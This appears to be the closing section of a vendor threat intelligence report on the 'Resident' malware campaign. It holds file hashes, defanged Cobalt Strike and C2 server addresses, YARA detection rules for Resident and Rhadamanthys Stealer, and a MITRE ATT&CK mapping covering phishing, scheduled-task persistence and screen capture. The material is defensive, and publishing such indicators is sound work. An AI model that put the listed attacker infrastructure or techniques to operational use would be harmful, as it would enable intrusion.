nsis_uns.dll	0b669e2eaf21429d273cf40b096166af
AutoHotKey	4685811c853ceaebc991c3a8406694bf
au3.ahk	a3ee8449df56b6fa545392eff470d77d
index.js (backdoor)	5bdb1ac2a38ab3e43601eee055b1983f
Imdb.vbs	c3f9b1fa3bcde637ec3d88ef6a350977
MSI	d741c5622ab1eafc0a7cfa5598a6ce77
MSI	9a1115c0263cbff5a5c87704cc19cf5f
sdv.vbs	381afda50832a82a16ee48edf54b620c
7765676.exe (Cobalt Strike)	f199b4ef3db12ee28a05b74e61cec548

index.js (screenshot sender)	44839c07923d8a37f49782e6a2567950
app.js (i_view32.exe runner)	89e320093ce9d3a9e61e58c1121b76e7
i_view32.exe	b103655d23aab7ff124de7ea4fbc2361
screen1.pyw	a628240139c04ec84c0e110ede5bb40b
hcmd.exe	f5182a0fa1f87c2c7538b9d8948ad3ce
s.au3 (AutoIt script)	b8822d99850ac70cb3de0e1d39639add
s.vbs	fbe2ed26374be91231f8a9056f28dddd
windows-kill.exe	de5ecb14c8a2212beb309284b5a62aae
Cobalt Strike	62.204.41[.]155
Cobalt Strike	31.41.244[.]142
Cobalt Strike	62.204.41[.]171
C2	85.192.49[.]106
C2	89.107.10[.]7
C2	79.132.128[.]79

Yara rules

```
rule Resident_binary
{
    meta:
        author = "eSentire Threat Intelligence"
        date = "2023-01-17"
        version = "1.0"
        MD5 = “6e1cdf38adb2d052478c6ed8e06a336a”

    strings:
        $certificate_blob = {
            C7 00 2D 2D 2D 2D
            C7 40 ?? 2D 42 45 47
            C7 40 ?? 49 4E 20 43
            C7 40 ?? 45 52 54 49
            C7 40 ?? 46 49 43 41
            C7 40 ?? 54 45 2D 2D
            C7 40 ?? 2D 2D 2D 0D
            C6 40 ?? 0A
        }

        $guid_build = {
            FF 15 ?? ?? ?? ??
            48 8D 0D ?? ?? ?? ??
            E8 ?? ?? ?? ??
            41 89 F1
            41 89 D8
            4C 89 E9
            49 89 C4
            0F B6 44 24 ??
            89 7C 24 ??
            4C 89 E2
            89 44 24 ??
            0F B6 44 24 ??
            89 44 24 ??
            0F B6 44 24 ??
            89 44 24 ??
            0F B6 44 24 ??
            89 44 24 ??
            0F B6 44 24 ??
            89 44 24 ??
            0F B6 44 24 ??
            89 44 24 ??
            0F B6 44 24 ??
            89 44 24 ??
            0F B6 44 24 ??
            89 44 24 ??
            FF 15 ?? ?? ?? ??
        }

    condition:
        any of them

}
rule Rhadamanthys_Stealer {
    meta:
        author = "eSentire Threat Intelligence"
        date = "2023-01-17"
        version = "1.0"

    strings:
        $shellcode = {37 41 52 51 41 41 41 41 53 43 49 4A 41 51 41 45 41 41 41 42 49 41 49 42}
        $API1 = "LoadLibraryA"
        $API2 = "CreateCompatibleBitmap"
        $API3 = "GetProcAddress"

    condition:
        $shellcode and all of ($API*)
}
```

```
rule Rhadamanthys_Stealer {
    meta:
        author = "eSentire Threat Intelligence"
        date = "2023-01-17"
        version = "1.0"
        MD5 = "ccefe8680b7d168a9e840d25a6925db3"

    strings:
        $shellcode = {37 41 52 51 41 41 41 41 53 43 49 4A 41 51 41 45 41 41 41 42 49 41 49 42}
        $API1 = "LoadLibraryA"
        $API2 = "CreateCompatibleBitmap"
        $API3 = "GetProcAddress"

    condition:
        $shellcode and all of ($API*)
}
```

MITRE ATT&CK

MITRE ATT&CK Tactic	ID	MITRE ATT&CK Technique	Description
MITRE ATT&CK Tactic Reconnaissance	ID T1592	MITRE ATT&CK Technique Gather Victim Host Information	Description Resident performs the reconnaissance on the infected host, for example viewing the members of the "Domain Admins" group in the current domain, IP configurations and the current user's group memberships. It also gathers the information on active processes, caption, command line, creation date, computer name, executable path, OS name, and Windows version
MITRE ATT&CK Tactic Initial Access	ID T1566.001	MITRE ATT&CK Technique Phishing	Description Resident initial payload is delivered via a phishing email containing an attachment
MITRE ATT&CK Tactic Executionn	ID T1059.007	MITRE ATT&CK Technique Command and Scripting Interpreter: JavaScript	Description Initial Resident payload is written in JavaScript
MITRE ATT&CK Tactic Persistence	ID T1053.005	MITRE ATT&CK Technique Scheduled Task/Job: Scheduled Task	Description Resident creates a copy of itself and schedules a task to run it every 10 minutes starting from the time when the binary was first executed

MITRE ATT&CK Tactic Persistence	ID T1547.009	MITRE ATT&CK Technique Boot or Logon Autostart Execution: Shortcut Modification	Description CUGraphic.lnk is created to run the AutoHotKey and Imdb.vbs scripts
MITRE ATT&CK Tactic Cobalt Strike	ID S0154	MITRE ATT&CK Technique	Description Resident deploys Cobalt Strike on the infected hosts
MITRE ATT&CK Tactic Collection	ID T1113	MITRE ATT&CK Technique Screen Capture	Description Resident campaign are utilizing various tools to capture the screenshot of the infected host

eSentire Threat Response Unit (TRU)

Our industry-renowned Threat Response Unit (TRU) is an elite team of threat hunters and researchers, that supports our 24/7 Security Operations Centers (SOCs), builds detection models across our Atlas XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. TRU has been recognized for its threat hunting, original research and content development capabilities. TRU is strategically organized into cross-functional groups to protect you against advanced and emerging threats, allowing your organization to gain leading threat intelligence and incredible cybersecurity acumen.

View Most Recent Blogs